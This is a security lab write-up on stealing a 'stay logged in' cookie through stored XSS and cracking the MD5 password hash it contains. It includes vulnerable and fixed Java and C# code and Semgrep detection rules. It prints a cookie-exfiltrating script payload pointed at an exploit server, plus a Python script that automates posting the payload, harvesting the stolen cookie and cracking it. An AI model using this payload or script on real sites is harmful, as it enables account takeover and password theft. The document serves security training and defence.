Lab 10: Offline password cracking

1. Executive Summary
Vulnerability: Weak Cryptography (Hash Exposure) & Stored XSS.
Description: The application’s “Stay Logged In” cookie contains the user’s password hashed with MD5 (a weak algorithm) inside a Base64 string. The application also has a Stored XSS vulnerability in the comments section.
Impact: Password Disclosure. An attacker can steal the cookie using XSS, decode it to obtain the MD5 hash, and then crack the hash offline using a rainbow table or wordlist. This reveals the victim’s permanent password, allowing access even after the session cookie expires.
2. The Attack
Objective: Steal carlos’s cookie, crack his password, and delete his account.
- Reconnaissance (Cookie Analysis):
- I logged in as
wienerwith “Stay logged in” enabled. - The cookie was
stay-logged-in=.... - Decoding the Base64 revealed:
username:MD5(password).
- I logged in as
- The Trap (XSS):
- I navigated to the Blog Comments section.
I posted a comment containing the following payload to send the victim’s cookies to my Exploit Server:HTML
<script> fetch('https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/?cookie=' + document.cookie); </script>
- The Theft:
- The victim (simulated bot) viewed the comment.
I checked the Access Log on the Exploit Server and found a request:
GET /?cookie=stay-logged-in=carlos:26323c16d5f4dabff3bb136f2460a943...
- The Crack:
- I extracted the hash:
26323c16d5f4dabff3bb136f2460a943. - I used an online lookup tool CrackStation(or local tool like hashcat) to crack the MD5 hash.
Result: The password is
onceuponatime.
- I extracted the hash:
- The End: I logged in as
carlosusing the plaintext password and deleted the account.
3. Code Review
Java (Spring Boot)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
@PostMapping("/login")
public void login(User user, HttpServletResponse response) {
    if (checkPassword(user)) {
        // VULNERABLE: Constructing cookie from sensitive data
        String rawCookie = user.getUsername() + ":" + MD5(user.getPassword());
        String encoded = Base64.getEncoder().encodeToString(rawCookie.getBytes());

        Cookie cookie = new Cookie("stay-logged-in", encoded);

        // VULNERABLE: Missing HttpOnly flag
        cookie.setHttpOnly(false);

        response.addCookie(cookie);
    }
}
Technical Flow & Syntax Explanation:
MD5(user.getPassword()): The application uses a fast, cryptographically broken hashing algorithm. Because MD5 is fast, attackers can check billions of passwords per second against the leaked hash.cookie.setHttpOnly(false): (Or omitting the call entirely). By default, cookies can be accessed by JavaScript (document.cookie). This allows the XSS payload to read the sensitive token.- Risk: The combination of
Client-Accessible Cookie+Reversible Dataturns a temporary session hijack into a permanent password breach.
C# (ASP.NET Core)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
public void SignIn(User user)
{
    // VULNERABLE: MD5 is broken and allows offline cracking
    using var md5 = MD5.Create();
    var hashBytes = md5.ComputeHash(Encoding.UTF8.GetBytes(user.Password));
    var hashString = BitConverter.ToString(hashBytes).Replace("-", "").ToLower();

    var payload = $"{user.Username}:{hashString}";
    var cookieValue = Convert.ToBase64String(Encoding.UTF8.GetBytes(payload));

    // VULNERABLE: HttpOnly defaults to false in some contexts if not specified
    Response.Cookies.Append("stay-logged-in", cookieValue, new CookieOptions
    {
        HttpOnly = false, // Explicitly insecure
        Expires = DateTime.Now.AddDays(30)
    });
}
Technical Flow & Syntax Explanation:
MD5.Create(): Instantiates the legacy hashing algorithm.HttpOnly = false: This property controls whether the browser exposes the cookie to client-side scripts. Setting it tofalsemakes the cookie accessible todocument.cookie, enabling the XSS theft.
Mock PR Comment
The “Stay Logged In” cookie exposes the user’s password hash (MD5). If this cookie is leaked (e.g., via XSS), an attacker can crack the hash offline to recover the plaintext password.
Recommendation:
- Use Random Tokens: Replace the user-derived hash with a cryptographically secure random string (UUID or 32-byte hex) stored in the database.
- Enable HttpOnly: Set the
HttpOnlyflag on the cookie to prevent JavaScript access.
4. The Fix
Explanation of the Fix: We eliminate the offline cracking risk by using Random Tokens (Opaque Tokens) that contain no user data. We eliminate the theft risk by setting the HttpOnly flag.
Secure Java
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
@PostMapping("/login")
public void login(User user, HttpServletResponse response) {
    // SECURE: Random token, no relationship to password
    String token = SecureRandom.hex(32);
    tokenRepository.save(user, token);

    Cookie cookie = new Cookie("stay-logged-in", token);

    // SECURE: JavaScript cannot read this cookie
    cookie.setHttpOnly(true);
    // SECURE: Only send over HTTPS
    cookie.setSecure(true);

    response.addCookie(cookie);
}
Technical Flow & Syntax Explanation:
SecureRandom: Generates a value that cannot be predicted or reversed. Even if stolen, it reveals nothing about the password.setHttpOnly(true): This instructs the browser to hide the cookie fromdocument.cookie. The XSS payloadfetch(document.cookie)would return an empty string or omit this specific cookie.
Secure C#
1
2
3
4
5
6
7
8
9
10
11
12
13
public void SignIn(User user)
{
    // SECURE: Random Opaque Token
    var token = Convert.ToBase64String(RandomNumberGenerator.GetBytes(32));
    _db.SaveUserToken(user.Id, token);

    Response.Cookies.Append("stay-logged-in", token, new CookieOptions
    {
        HttpOnly = true, // Prevents XSS theft
        Secure = true,   // Prevents Man-in-the-Middle theft
        SameSite = SameSiteMode.Strict
    });
}
Technical Flow & Syntax Explanation:
RandomNumberGenerator.GetBytes(32): Uses the OS CSPRNG.HttpOnly = true: Mitigates the XSS vector entirely regarding this cookie.
5. Automation
A Python script that posts the XSS payload, retrieves the stolen cookie from the logs, cracks the hash using a local wordlist, and logs in.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
#!/usr/bin/env python3
import argparse
import requests
import re
import base64
import hashlib
import sys
import time

def crack_md5(target_hash, wordlist_path):
    print(f"[*] Attempting to crack MD5 hash: {target_hash}")
    with open(wordlist_path, 'r', encoding='utf-8', errors='ignore') as f:
        for password in f:
            password = password.strip()
            if hashlib.md5(password.encode()).hexdigest() == target_hash:
                return password
    return None

def exploit_offline_crack(url, exploit_server, password_list):
    s = requests.Session()

    # 1. Login as Wiener (to post comment)
    login_url = f"{url.rstrip('/')}/login"
    print("[*] Logging in as wiener...")
    s.post(login_url, data={'username': 'wiener', 'password': 'peter'})

    # 2. Post XSS Payload
    comment_url = f"{url.rstrip('/')}/post/comment"
    # Note: Lab usually requires a specific postId, we assume '1' or discover it.
    # For automation, we'll try postId=1.
    post_id = "1"

    payload = f"<script>fetch('{exploit_server}/?cookie=' + document.cookie);</script>"

    data = {
        "postId": post_id,
        "comment": payload,
        "name": "hacker",
        "email": "hacker@evil.com",
        "website": ""
    }

    print("[*] Posting XSS payload...")
    s.post(comment_url, data=data)

    print("[*] Waiting for victim to view comment...")
    time.sleep(5)

    # 3. Retrieve Access Log
    log_url = f"{exploit_server}/log"
    print(f"[*] Fetching logs from: {log_url}")
    # The exploit server needs its own session or key usually,
    # but in the lab context, the browser session is shared or IP based.
    # We might need to handle this manually if the script can't access the log.
    resp = requests.get(log_url)

    # 4. Extract Cookie
    # Pattern: cookie=stay-logged-in=BASE64STRING
    match = re.search(r'stay-logged-in=([a-zA-Z0-9+/=]+)', resp.text)
    if not match:
        print("[-] Could not find stolen cookie in logs.")
        sys.exit(1)

    encoded_cookie = match.group(1)
    print(f"[+] Stolen Cookie (Base64): {encoded_cookie}")

    # 5.Decode and Extract Hash
    try:
        decoded = base64.b64decode(encoded_cookie).decode()
        # Format: username:md5hash
        victim_user, victim_hash = decoded.split(':')
        print(f"[+] Decoded: User={victim_user}, Hash={victim_hash}")
    except:
        print("[-] Failed to decode cookie format.")
        sys.exit(1)

    # 6. Crack Hash
    plaintext = crack_md5(victim_hash, password_list)
    if plaintext:
        print(f"\n[!!!] PASSWORD CRACKED: {plaintext}")

        # 7. Login and Delete (Proof of Concept)
        # s.post(login_url, data={'username': victim_user, 'password': plaintext})
        # s.post(f"{url}/my-account/delete", data={'password': plaintext})
        # print("[+] Account deleted.")
    else:
        print("[-] Password not found in wordlist.")

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("url", help="Lab URL")
    ap.add_argument("exploit_server", help="Exploit Server URL (e.g. https://exploit-ID.exploit-server.net)")
    ap.add_argument("wordlist", help="Path to password wordlist")
    args = ap.parse_args()

    exploit_offline_crack(args.url, args.exploit_server, args.wordlist)

if __name__ == "__main__":
    main()
6. Static Analysis (Semgrep)
These rules detect cookies created without the HttpOnly flag or utilizing weak hashing algorithms for token generation.
Java Rule
1
2
3
4
5
6
7
8
9
10
11
12
13
14
rules:
  - id: java-insecure-cookie-storage
    languages: [java]
    message: |
      Cookie created without HttpOnly flag. This allows XSS to steal the cookie.
      Also check if the cookie value contains sensitive data (MD5).
    severity: WARNING
    patterns:
      - pattern: |
          Cookie $C = new Cookie(...);
          ...
          $C.setHttpOnly(false);
      - pattern-not: |
          $C.setHttpOnly(true);
Technical Flow & Syntax Explanation:
setHttpOnly(false): Explicitly flags the insecure configuration.- Implicit Default: Note that in Java Servlets, if
setHttpOnlyis not called, it defaults tofalse(in older versions) or depends on container config. A more aggressive rule would flag anynew Cookiethat lacks a correspondingsetHttpOnly(true)call.
C# Rule
1
2
3
4
5
6
7
8
9
10
rules:
  - id: csharp-weak-cookie-hash
    languages: [csharp]
    message: "Potential hash exposure in cookie. Ensure cookies are opaque and HttpOnly."
    severity: WARNING
    patterns:
      - pattern: |
          MD5.Create().ComputeHash(...)
      - pattern-inside: |
          Response.Cookies.Append(...)
Technical Flow & Syntax Explanation:
- Contextual Matching: This rule looks for MD5 usage inside the logic block that appends cookies. This suggests the hash is being sent to the client.